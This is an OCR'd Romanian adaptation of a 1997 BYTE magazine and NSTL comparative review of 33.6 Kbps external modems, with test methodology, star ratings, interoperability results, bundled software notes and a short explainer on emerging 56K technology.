
CONTROLER/POMPĂ DE DATE

Acest procesor asigură funcțiile de bază ale unui modem, cum ar fi interpretarea codurilor AT transmise de PC-ul gazdă, controlul LED-urilor și al panoului LCD al modemului și implementarea unor servicii cum ar fi recunoașterea unor apeluri distinctive. În multe modemuri el conține de asemenea pompa de date care reprezintă procesorul de semnal ce realizează modularea datelor digitale în semnale de telefon analogice și vice versa.

PANOU LCD

Un afișaj LCD sau LED este esențial pentru rezolvarea problemelor de comunicație. Unele chiar vă spun care este viteza de comunicație.

Vedere din spate



CONECTORI DE LINIE

Doi sunt de preferat, unul pentru telefon și unul pentru linia care vine de la priza din perete, astfel încât modemul și telefonul vor putea partaja linia.

Ilustrație bazată pe
Practical Peripherals
PM336MT INET.

ILUSTRAȚII: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

primate la o rată a echipamentului de comunicații (DCE) de 33.6 Kbps, datele necomprimate trebuie să curgă în modem cu o rată a echipamentului terminal de date (DTE) mult mai mare. La cea mai înaltă rată de compresie V.42bis (rar întâlnită de 4:1), portul serial trebuie să transmită la 115.2 Kbps. Câteva porturi seriale de pe sisteme mai vechi pot lucra cu această rată sau chiar la 56.6 Kbps. (Aceasta nu reprezintă o problemă în cazul modemurilor interne pentru că datele vin din magistrala de extensie.) În ambele cazuri, un UART compatibil 16550 reprezintă o altă necesitate pentru transferuri rapide de date.

Suplimentar vitezei, o altă caracteristică de dorit este un cip flash ROM BIOS și/sau EEPROM. Din moment ce cele mai multe modemuri moderne folosesc DSP-uri (procesoare de semnal digital) producătorii pot moderniza operațiile DSP-ului folosind un cip BIOS reprogramabil. În acest mod ei pot aduce îmbunătățiri, crește compatibilitatea sau realiza modernizări conform noilor standarde fără a fi necesară o desfacere a modemului.

Difuzorul este un element important pentru cei care își desfășoară munca acasă. Din moment ce unele modemuri au încorporate difuzoare și microfoane, unii cumpărători ar putea dori să fie fie posibilă conectare a propriului modem direct la cartela de sunet a calculatorului sau chiar să folosească un set de căști.

Funcțiile cheie pentru utilizatorii de acasă sunt suport pentru caller ID (identificarea apelantului) și apel distinctiv. Caller ID vă permite identificarea numărului de telefon al apelantului înainte de a-i răspunde. Opt modemuri din această analiză au oferit această funcție. (Notă: Pachetele de soft nu au oferit întotdeauna suport pentru caller ID.) Apelul distinctiv este un serviciu telco care permite mai multor numere de telefon să folosească aceeași linie. Astfel puteți dedica un număr pentru apeluri voce și un al doilea pentru apel fax și date iar apoi să configurați modemul să răspundă doar la un singur tip de apel - dacă modemul suportă apel distinctiv.

Am catalogat modemurile în special după viteza lor (care a constituit 40% din punctajul total). Testele de viteză NSTL au urmărit ratele de transmisie pentru linii aflate în condiții normale (reprezentând jumătate din apelurile efectuate în SUA), în condiții foarte grele (cele mai afectate, dar rar întâlnite) și sub condițiile specificate de standardul TIA, care reprezintă mai mult de 90% din apelurile efectuate în S.U.A. De asemenea am catalogat produsele în funcție de caracteristici și utilități.

Din moment ce nu am inclus pachetul de programe de comunicații în evaluări (vezi caseta *„Soft-ul: împachetat sau împușcat?"*) am instalat fiecare pachet pentru a obține o imagine asupra formei și a funcției. Toate modemurile cu funcții voce au de asemenea soft pentru configurarea cutiilor poștale vocale, iar altele oferă de asemenea funcții de răspuns prin fax.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Au contribuit
Kathleen Bishop, analyst/NSTL
Mary Anne Eves, acquisition specialist/NSTL
Andrew Froning, managing editor/NSTL
Helen Holzbaur, telecommunications test manager/NSTL
Dorothy Hudson, project manager/NSTL
Dave Rowell, senior technical editor/BYTE

Cele mai bune

MODEMURI DE 33.6 KBPS

US. Robotics Courier V. Everything, cel mai rapid în testele de performanţă NSTL este de asemenea câştigătorul categoriei „Cel mai bun“. Carcasa de aluminiu turnat a modelului Courier reprezintă o întoarcere în trecut la primele modele de modem, dar cu toate acestea, modemul a trecut cu bine de testele de performanţă, obţinând cele mai bune calificative în aproape toate dintre ele. El a venit de asemenea cu un excelent set de documentaţii. U.S. Robotics nu a înzestrat acest Courier cu funcţii de voce sau cu difuzor - doar cu o proiectare şi performanţe solide.

Celălalt câştigător, care a împărţit locul I la categoria „Cel mai bun“ a fost V.34X Plus de la Zoom Telephonics. Cu un preţ de 189 dolari, V.34X a oferit o compresie performantă în testele noatre de performanţă, terminând al patrulea per ansamblu. Împachetat într-o carcasă mică din plastic, V.34X nu va ocupa prea mult spaţiu pe biroul d-voastră. El este dotat cu softurile WinFax şi DosFax Lite de la Delrina. O caracterstică pe care am apreciat-o la V.34X a fost comutatorul de alimentare montat pe panoul frontal, o modalitate convenabilă de iniţializare după o blocare a modemului.

Dintre modemurile cu funcţii de voce, SupraSonic 336V+ de la Diamond şi MVPV34XSP 33.6 Speakerphone de la Cardinal au obţinut cele mai bune performanţe. Ambele produse oferă conectori pentru difuzoare şi microfoane externe, pentru placa de sunet a sistemului d-voastră. Modemul de la Cardinal oferă în plus un difuzor intern. În timp ce acest dispozitiv are un microfon, SupraSonic vine cu un set de căşti foarte uşor. SupraSonic are de asemenea LED-uri (indicând activitatea de transmitere, recepţie date) şi un LCD de două linii, care descrie complet, pe scurt, toată activitatea modemului. MVPV 34 XSP 33.6 se bazează doar pe şapte LED-uri pentru a indica starea modemului. A avea indicatori de stare reprezintă un lucru pozitiv pentru utilizatorii de modem dedicaţi; se asigură o rezolvare vizuală pentru problemele de conexiune.

Pe baza punctajului care l-a situat chiar lângă câştigătorul evaluării generale, Zoom V.34X Plus s-a clasat primul în categoria Cel mai ieftin. (BYTE a selectat preţul de 200 dolari ca fiind preţul maxim.) Datorită performanţelor excelente şi a unui preţ neumflat, V.34X reprezintă o bună alegere pentru persoanele care ţin la buget, care doresc performanţă dar nu şi funcţii voce.

Chiar în urma lui V.34X în această categorie, s-a clasat MVPV34XSP 33.6 de la Cardinal, cu o bună combinaţie de performanţă, caracteristici şi valoare. Un scor mare a avut şi VoiceSURFR 33.6 de la Motorola. VoiceSURFR asigură conectori pentru microfon/difuzor extern sau cartelă de sunet precum şi LED-uri pentru monitorizarea stării modemului. Cu toate acestea, VoiceSURFR a eşuat în două din cele şase condiţii din testele noastre de linii afectate. Liniile căzute sunt condiţiile cele mai des întâlnite, în timp ce apelurile în străinătate nu prea au cauzat probleme pentru majoritatea utilizatorilor din S.U.A .

Ca şi cel mai rapid modem pe care l-am testat, V.Everything de la U.S.Robotics, a obţinut şi premiul la categoria „Cel mai bun modem pentru date“. În timp ce marea majoritate a a producătorilor de modemuri foloseşte setul de cipuri de la Rockwell, U.S. Robotics îşi foloseşte propriul set de cipuri. Courier transferă date la aproximativ 91% din maximul teoretic pe care-l prevăd testele NSTL, obţinând cea mai bună performanţă printr-o diferenţă substanţială faţă de următorii doi clasaţi MVPV34XPSP 33.6 Speakerphone de la Cardinal şi Quicktel II 33X-ASP-C de la Logicode.

Quicktel II oferă o puternică funcţionalitate pentru voce cu ajutorul difuzorului şi a microfonului încorporat, conexiuni externe pentru aceleaşi funcţii şi posibilităţi de voce-şi-date. Modemul vine de asemenea cu un soft complet fax/voce/date de la Smith Micro şi cu softul de conferinţă ProShare de la Intel.

Softul: cadou sau necaz?

Pachetul de programe nu trebuie să constituie elementul primordial în alegerea unui modem. Dar de asemenea, nici nu trebuie lăsat complet în afara deciziilor de cumpărare. Toate modemurile testate au venit cu programe de comunicaţie bazate pe Windows. Deşi pentru modemuri, Windows 95 asigură un suport mult mai bun decât Windows 3.x, aceasta nu contează prea mult. Programele terţe de comunicaţii ajută acum la atenuarea diferenţelor dintre cerinţele simple fax/data şi administrarea tuturor cerinţelor legate de comunicaţiile personale.

Motorola spre exemplu, a inclus programul QuickLink Message Center de la SmithMicro în modemul său VoiceSURFR. Acest program administrează poşta vocală, fax-urile (inclusiv răspunsul prin fax) şi comunicaţiile de date. Interfaţa programului vă permite o vizualizare şi administrare a celor trei moduri de apel (voce, fax, şi date). Puteţi instala de asemenea felicitări multiple, cutii poştale şi folosi Voice SURFR pe post de difuzor. Patru din cele 13 modemuri din această analiză au venit cu pachete de soft de la Smith Micro.

Hayes şi-a dotat SmartCom Message Center Pro cu modemul Accura 336. Acest program oferă poştă vocală cu multiple cutii poştale, acces de la distanţă şi felicitări multiple. SmartCom lucrează folosind o fereastră centrală cu selecţiuni din program pentru diferite operaţii (ex. fax, voce, şi date). Noi am preferat însă interfaţa completă QuickLink.

Un alt soft remarcabil care a venit cu modemurile testate a fost SmartCom LE. El a dotat modemul PM336MT de la Practical Peripherals. Soft-ul FocalPoint de la Village împreună cu TelePort 33.6 asigură funcţii cum ar fi administrare e-mail şi agendă pentru pagere, în plus faţă de funcţiile de voce, fax, şi date. Nouă ne-a plăcut interfaţa sa curată şi colaborarea strânsă cu Win 95; poate configura setările e-mail cu informaţii MAPI de la clienţi Microsoft Exchange.

LAB REZULTATE


APRECIEREA MODEMURILOR

CEL MAI BUN

U.S. Robotics Courier V.Everything/V.34

Performanţa de vârf, documentaţia excelentă şi funcţiile practice fac din Courier alegerea BYTE pentru Cel mai bun dintre modemurile externe de 33.6-Kbps pe care le-am testat. Obţinând o medie de 91% din maximul performanţei posibile, în testele de transfer NSTL, Courier a avut de asemenea rezultate excelente în ambele teste de linii afectate şi teste TIA.

APRECIERE




	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	FACILITĂŢI	UZABILITATE	APRECIERE GENERALĂ
U.S. Robotics Courier V.Everything/V.34	**$395**	★★★★	★★★★	★★★★★	★★★★★	★★★★★	★★★★★
Zoom V.34X Plus	$189	★★★★	★★★★	★★★★	★★★★	★★★★★	★★★★
Diamond SupraSonic 336V+	$249	★★★★	★★★★	★★★★	★★★★	★★★★★	★★★★
Cardinal MVPV34XSP 33.6 Speakerphone	$169	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★
Motorola VoiceSURFR 33.6	$179	★★★★	★★★	★★★★	★★★	★★★★	★★★
Digicom ScoutPro	$395	★★★★	★★★	★★★★	★★★	★★★★	★★★
Logicode Quicktel II 33X-ASP-C	$270	★★★★	★★★	★★★★	★★★★	★★	★★★
Boca V34 33.6 BOCAMODEM	$239	★★★★	★★★	★★★★	★★	★★★★	★★★
Best Data SmartOne 33.6 FLX	$159	★★★★	★★★★	★★★	★★★★	★★★★	★★★
Practical Peripherals PM336MT INET	$109	★★★★	★★★	★★★★	★★★	★★	★★★
Global Village TelePort 33.6 Speakerphone	$239	★★★★	★★★	★★★★	★★★★	★★	★★★
Hayes Accura 336	$169	★★★★	★★★	★★★★	★★★★	★★	★★★
Archtek SmartLink 3334AV	$209	★★★★	★★	★★★★	★★★	★	★★


CEL MAI BUN MODEM DE DATE

U.S. Robotics Courier V.Everything/V.34

Criteriul pentru Cel mai bun modem de date este viteza şi numai viteza. BYTE a utilizat rezultatele NSTL din testele de transfer, linii afectate şi TIA pentru a măsura performanţa modemului. Courier V.Everything/V.34 a terminat primul în testele de transfer (în special în cele bidirecţionale) şi a obţinut o performanţă peste medie în toate celelalte teste.

APRECIERE






	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	FACILITĂŢI	UZABILITATE	APRECIERE GENERALĂ
U.S. Robotics Courier V.Everything/V.34	**$395**	★★★★	★★★★	★★★★★	★★★★★	★★★★★	★★★★★
Cardinal MVPV34XSP 33.6 Speakerphone	$169	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★
Logicode Quicktel II 33X-ASP-C	$270	★★★★	★★★	★★★★	★★★★	★★	★★★
Zoom V.34X Plus	$189	★★★★	★★★★	★★★★	★★★★	★★★★★	★★★★

CEL MAI IEFTIN MODEM

Zoom Telephonics V.34X Plus

V.34X Plus s-a clasat pe locul doi în punctajul general şi are un preţ de aproximativ 189 dolari. Dacă căutaţi funcţii voce atât MVPV34XSP 33.6 Speakerphone de la Cardinal cât şi VoiceSURFR de la Motorola oferă funcţii de redare difuzor la un preţ sub 200 dolari.

APRECIERE



	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	FACILITĂŢI	UZABILITATE	APRECIERE GENERALĂ
Zoom V.34X Plus	**$189**	★★★★	★★★★	★★★★	★★★★	★★★★★	★★★★
Cardinal MVPV34XSP 33.6 Speakerphone	$169	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★
Motorola VoiceSURFR 33.6	$179	★★★★	★★★	★★★★	★★★	★★★★	★★★
Best Data SmartOne 33.6 FLX	$159	★★★★	★★★★	★★★	★★★★	★★★★	★★★


★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

FOTOGRAFII: BRIAN WILDER © 1997

Detalii

Pe fază

O problemă cu produsele de telefonie PC este că în mod normal trebuie să folosiți PC-ul pentru a putea utiliza telefonul. De asemenea, dacă lăsați sistemul pornit, consumați putere sau timp prețios până-l așteptați să boot-eze. Modemul Tele Port 33.6 Speakerphone Edition de la Global Village Communication poate acționa ca și un difuzor, indiferent dacă PC-ul gazdă este pornit - lucru pe care celelalte unități dotate cu difuzor nu o pot face.




Se împacă cu telefonul

Printre modemurile pe care le-am testat, care aveau posibilități de difuzor, doar SupraSonic 336V+ de la Diamond Multimedia Systems a venit cu un set de căști, un avantaj pentru cei care doresc să-și petreacă ziua vorbind la telefon și care doresc o calitate superioară a sunetului. Alte funcții de dorit includ un afișaj LCD montat frontal și un comutator pentru alimentare.

Poziționabil

Puteți fixa modemurile Quicktel II de la Logicode orizontal, așezându-le unul deasupra celuilalt sau le puteți fixa vertical. Afișajul LCD se va ajusta de la sine.



TECH FOCUS MODEMURI DE 56K

Folosirea Web-ului determină noul standard de 56 Kbps

Descărcarea unor pagini Web complexe chiar și cu modemuri de 28.8 kbps poate epuiza răbdarea oricărei persoane. Ajutorul este însă pe drum, sub forma modemurilor care oferă o rată de transmisie a descărcării de 56 Kbps. Produsele ar trebui să apară pe piață la ora când acest articol va vedea lumina tiparului.

Așa numita tehnologie 56K este rapidă, dar datorită naturii comutației companiilor telefonice, este asimetrică. Dacă undeva în conexiune există o conversie A/D veți fi limitat la 33.6 Kbps. Aceasta înseamnă că veți obține 56K doar în timpul unei descărcări de la un furnizor de servicii Internet cu o conexiune digitală directă la trunchiul principal de linii Internet (unde există doar conversii D/A). Majoritatea modemurilor server (cele de putere industrială pe care majoritatea furnizorilor de servicii Internet le folosesc la propriile situri server) se conectează la Internet prin linii digitale T1 cu rate de până la 1.5 Mbps.

Noua tehnologie 56K folosește avantajul naturii digitale a birourilor centrale, utilizând o modulație digitală PCM (Pulse Code Modulation) pentru a transmite datele de la server la modemul utilizatorului, cu niște rate de până la 56 Kbps. Această tehnologie de codare impune ca modemul utilizatorului să fie sincronizat cu ceasul rețelei de 8 Mhz.

Pe scurt, tehnologia 56K folosește variațiile în amplitudine ale tensiunii pentru a transmite datele binare. Eșantionat de 8000 de ori pe secundă, fiecare eșantion poate transmite teoretic 8 biți de date sau 64 Kbps în total. Cu toate acestea, în mod curent zgomotul restrânge datele la 7 biți per eșantion sau 56 Kbps. Astfel datele pot coborâ pe două perechi standard de linii torsadate la o rată înaltă într-o formă digitală. Fluxul de date ascendent poate traversa la cea mai mare viteză analogică permisă de V.34.

Pentru majoritatea utilizatorilor Web, o cale de 56 K nu reprezintă deloc un scenariu de neglijat, din moment ce majoritatea traficului de date se desfășoară de la server către client. Selectările de mouse și textele introduse ocazional vor constitui fluxul ascendent iar utilizatorul își va putea practic dubla viteza de descărcare a paginilor față de modemurile de 28.8 Kbps tradiționale.


Mai există desigur și alte avantaje. Modemurile cu memorii flash ROM vor fi capabile de upgrade la tehnologia 56K pentru un preț relativ mic. Față de ISDN, care oferă transmisie digitală adevărată cu două canale de 64 Kbps, 56K nu va forța utilizatorul să instaleze linii noi sau să suporte costuri pentru servicii suplimentare. Va lucra la fel de bine atât pe rețeaua existentă cât și pe conexiunile telefonice.

Mai există însă unele configurări potențiale posibile. Cele mai multe sunt legate de zvonurile în legătură cu noile standarde din industria de calculatoare. La începutul acestui an, erau două tabere principale care aveau două moduri de concepție diferite. Una dintre părți este U.S. Robotics (USR) cu propria sa tehnologie suportată în cea mai mare parte de companie și un număr substanțial de furnizori de servicii Internet - se presupune cei care au o investiție mare în tehnologia USR.

La celălalt capăt al prăpastiei se află elementul cheie de pe piața procesoarelor de semnale digitale (DSP), Rockwell Semiconductor System. Aliat cu Rockwell este Lucent Technologies un alt gigant în materie de semiconductoare și Motorola care produce semiconductoare și modemuri. De asemenea, pe Rockwell pariază majoritatea competitorilor USR de pe piața modemurilor, care-și cumpără DSP-urile de la Rockwell, Lucent și Motorola.

Cine va convinge ITU (International Telecommunication Union) să accepte propria versiune a tehnologiei 56K, va obține un mare avantaj pe piața modemurilor 56K. Această bătălie va dura cea mai mare parte a acestui an, blocând astfel creșterea unei tehnologii utile. Stați în continuare acordat pe paginile BYTE pentru a vedea cine va ieși pe primul loc.

Specificatii test



Rezultatele testului de interoperabilitate

Apel \ Răspuns	Archtek	Best Data	Boca	Cardinal	Diamond	Digicom	Global Village	Hayes	Logicode	Motorola	Pratical Peripherals	U.S. Robotics	Zoom
Archtek	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩
Best Data	🟩	🟩	🟨	🟩	🟨	🟩	🟩	🟨	🟩	🟩	🟩	🟩	🟨
Boca	🟩	🟨	🟩	🟩	🟨	🟨	🟩	🟨	🟨	🟨	🟨	🟨	🟨
Cardinal	🟨	🟨	🟨	🟩	🟨	🟨	🟩	🟨	🟨	🟩	🟨	🟨	🟨
Diamond	🟩	🟨	🟨	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟨
Digicom	🟩	🟨	🟨	🟩	🟨	🟩	🟩	🟨	🟩	🟩	🟨	🟨	🟨
Global Village	🟩	🟨	🟨	🟩	🟨	🟨	🟩	🟩	🟩	🟩	🟩	🟩	🟩
Hayes	🟩	🟨	🟨	🟩	🟨	🟨	🟩	🟩	🟨	🟩	🟩	🟨	🟩
Logicode	🟩	🟨	🟨	🟨	🟨	🟩	🟩	🟨	🟩	🟩	🟩	🟩	🟨
Motorola	🟨	🟨	🟨	🟩	🟩	🟨	🟩	🟨	🟨	🟩	🟨	🟨	🟥
Practical Peripherals	🟩	🟨	🟨	🟩	🟨	🟩	🟩	🟨	🟨	🟩	🟩	🟨	🟨
U.S. Robotics	🟩	🟨	🟨	🟥	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩
Zoom	🟨	🟨	🟨	🟩	🟨	🟨	🟩	🟩	🟨	🟨	🟨	🟨	🟩

🟩 V.34; conectat la 28.8 Kbps sau mai mult

🟨 Lent;viteza mai mică decât 28.8 Kbps

🟥 Cădere; nu s-a putut conecta

Am constatat că, în general, modemurile de 33.6 Kbps din prima generaţie lucrează bine împreună, dar nu întotdeauna la viteza maximă.

Am cerut două modemuri de la fiecare producător şi apoi am folosit perechi potrivite pentru testarea performanţei cu un emulator de sistem telefonic TAS Series II de la Telcom Analysis Systems (Eatontown, NJ). Am conectat fiecare modem la TAS prin calculatoare Pentium Dell Dimension 75 cu UART-uri 16550, conectate la rate DTE de 115.2 Kbps.

NSTL a utilizat trei suite de test, fiecare proiectate să ilustreze o faţă diferită a performanţei modemului. Testele de transfer au măsurat viteza la care modemurile transmit datele pe linii relativ neafectate care imită aproximativ 50% din totalul apelurilor realizate în S.U.A. Acest test s-a apropiat foarte mult de măsurarea performanţei modemurilor, aşa cum sunt ele folosite în S.U.A.

În timpul acestor teste, modemurile au transferat trei tipuri diferite de fişiere - comprimate, grafice şi text - variind în mărime de la 131 la 333 KB, la cea mai rapidă rată de transmisie posibilă pentru ambele modalităţi de transmsie: într-un sens sau în ambele sensuri. Fişierele de mărime mare au folosit un motor de compresie pentru că nu toate datele pot fi stivuite în dicţionarul de bord al motorului.

Într-o transmisie cu un singur sens, modemul A apelează modemul B, transmite un fişier şi se opreşte. Modemul A repetă apoi procesul până este obţinut un rezultat consistent. Modemul B doar primeşte date; el nu transmite nimic înapoi modemului A. În timpul testelor bidirecţionale, modemul A continuă să apeleze modemul B. Dar când acesta răspunde, ambele dispozitive în mod simultan îşi transmit fişiere unul altuia.

Testele de linii afectate simulează condiţii mai grele decât cele normale, realizând cea mai mare parte a separării modemurilor bune de restul. Am folosit trei linii asemănătoare celor descrise în International Telecommunications Union (ITU), Telecommunications Systems Buletin (TSB) 37A şi încă două suplimentare de la specificaţiile ITU V.56bis pentru transmisii de date intercontinentale, ratificate în August 1995. Pentru a trece testul, fiecare modem trebuia să realizeze patru conexiuni din şase încercări pentru fiecare fişier şi condiţie de linie. Dintre cele două modemuri care au eşuat în trecerea testului, Voice SURFR de la Motorola a eşuat pe două linii internaţionale, iar ScoutPro de la Digicom Systems pe una.

Testele de model de reţea au măsurat viteza la care modemul poate transfera date pe linii în condiţii specificate în tabelul 6 al buletinului TSB 37A. Acest document creat de ITU defineşte liniile care modelează reţeaua telefonică din S.U.A. Cele 36 de linii din Tabelul 6 reprezintă 90.55% din toate apelurile efectuate în S.U.A.

Pe scurt, procedura detaliată în TSB 38 necesită ca modemul A să apeleze modemul B şi să trimită un fişier definit, compresibil moderat, care este aproximativ de 32 KB. Pentru a transmite aproximativ 300KB, modemul A transmite aproximativ 10 fişiere înainte de-a închide.

Am testat interoperabilitatea prin interconectarea tuturor modemurilor supuse testului (vezi figura "Rezultatele testului Interoperabilitate") dar nu am inclus rezultatele de interoperabilitate în evaluările produselor. O interoperabilitate scăzută, care este frecventă datorită noilor standarde, este corectată destul de repede. Deşi fiecare modem lucrează bine cu un altul din acelaşi model, au existat câteva care au lucrat la fel de bine şi cu alte modele. Deseori, o combinaţie hibridă avea ca rezultat o rată de transfer a datelor undeva sub 28.8 Kbps. Archtek SmartLink 3334AV s-a dovedit a fi modemul cel mai compatibil, pe când V34 33.6 de la Boca Research, cel mai puţin compatibil. Interoperabilitatea nu este necesar să fie simetrică. Spre exemplu, Best Data SmartOne 33.6 FLX a stabilit conexiuni mai rapide când făcea apeluri decât când recepţiona date.

Evaluările din acest raport reprezintă aprecierile redactorilor BYTE, bazate pe testele executate de NSTL, Inc., după cum a fost documentat într-un recent număr al lunarului PC Digest. *Pentru a cumpăra un număr al acestui raport, contactaţi NSTL la 625 Ridge Pike, Conshohocken, PA 19428; (610) 941-9600; editors@nstl.com. Pentru abonament, apelaţi la (800) 328-2776. BYTE Magazine şi NSTL, sunt ambele unităţi operaţionale ale The McGraw-Hill Companies, Inc.*

MODEMURI CARACTERISTICI

	Archtek America Corp. SmartLink 3334AV	**Best Data Products, Inc. SmartOne 33.6 FLX**	**Boca Research, Inc. V34 33.6 BOCAMODEM**	**Cardinal Technologies, Inc. MVPV34XSP 33.6 Speakerphone**	**Diamond Multimedia Systems, Inc. SupraSonic 336V+**	**Digicom Systems, Inc. ScoutPro**
Prețul la testare (MSRP)	$209	$159	$239	$169	$249	$395
Apreciere generală	★★	★★★	★★★	★★★★	★★★★	★★★
GENERAL						
Configurare pini	25-pin	25-pin	25-pin	25-pin	25-pin	25-pin
Rata maximă DTE (Kbps)	115.2	115.2	115.2	115.2	230.4	116.24
SPOOFING						
ENQ/ACK spoofing		✔				
X/Y modem spoofing		✔	✔			
Kermit spoofing		✔	✔			
UUCP spoofing		✔				
FUNCȚII CU CARACTER GENERAL						
Identificarea apelantului	✔	✔		✔	✔	✔
Paging	✔	✔		✔	✔	
Apel distinctiv		✔		✔	✔	
Difuzor	✔		✔	✔	✔	
Voce-și-date (DSVD)						
Compresie a vocii	✔	✔		✔	✔	
DTMF	✔	✔	✔	✔	✔	
Flash EPROM				✔	✔	
Flash BIOS					✔	
Potențiometru de control volum						
Suportă un upgrade la 56K			✔	✔		
ASL (Adaptive speed leveling)		✔				✔
FUNCȚII BACKBONE						
Autocalibrare pentru toate vitezele	✔	✔	✔	✔	✔	✔
Selecție a vitezei	✔	✔	✔		✔	✔
Lista neagră					✔ (prin intermediul codurilor de țară)	
Securitate callback						
Reapel la căderea purtătoarei	✔[2]	✔[2]		✔[2]		✔
Dimensionare a dicționarului		✔			✔	
Configurare de la distanță				✔		
Comunicație sincronă					✔	✔
SPECIFICAȚII DE LINII ÎNCHIRIATE						
Două linii	✔					✔
Reluare apel						✔
Control linii închiriate						✔
Ferestre de timp						
STANDARDE COMUNE						
Class 1 fax	✔	✔	✔	✔	✔	✔
Class 2 fax		✔	✔	✔	✔	✔
MNP 10 error control		✔	✔	✔	✔	✔
V.17, V.22bis, V.32, V.32bis, and V.34	✔	✔	✔	✔	✔	✔
V.23 (1200 bps)	✔	✔		✔	✔	✔
V.25bis	✔	✔				✔
V.32ter (AT&T 19.6 Kbps)	✔		✔			✔
V.fast		✔	✔			✔
V.fc		✔	✔	✔	✔	✔
HST						✔
SOFTWARE	QuickLink Message, Center 3.0 AOL, CompuServe	QuickLink II	FaxWorks, AOL, CompuServe, NetCom NetCruiser	FaxTalk Messenger	FaxTalk Messenger, Comit for Windows	QModem
SUPORT TEHNIC						
Adresă Web	http://www.archtek.com/	http://www.bestdata.com/	http://www.bocaresearch.com/	http://www.cardtech.com/	http://www.diamondmm.com/	www.digicomsys.com/

BYTE BEST = BYTE Best ✔ = da; N/A = nu se aplică. [1] AudioSpan (ASVD). [2] Independent de soft [3] Preț end-user estimat ★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine

Global Village Communication TelePort 33.6 Speakerphone Edition	**Hayes Microcomputer Products, Inc. Accura 336 Office Communications Manager**	**Logicode Technology, Inc. Quicktel II 33X-ASP-C**	**Motorola, Inc. (Mobile Computing Products Division) VoiceSURFR 33.6**	**Practical Peripherals, Inc. PM336MT INET**	**U.S. Robotics Corp. Courier V.Everything/ V.34** BYTE BEST	**Zoom Telephonics, Inc. V.34X Plus** BYTE BEST
$239 ★★★	$169[3] ★★★	$270 ★★★	$179 ★★★	$109[3] ★★★	$395 ★★★★★	$189 ★★★★
9-pin 115.2	9-pin 115.2	25-pin 115.2	25-pin 115.2	25-pin 115.2	25-pin 115.2	25-pin 115.2
					✓	
✓	✓	✓	✓		✓	
✓	✓		✓	✓		
✓	✓	✓			✓	✓
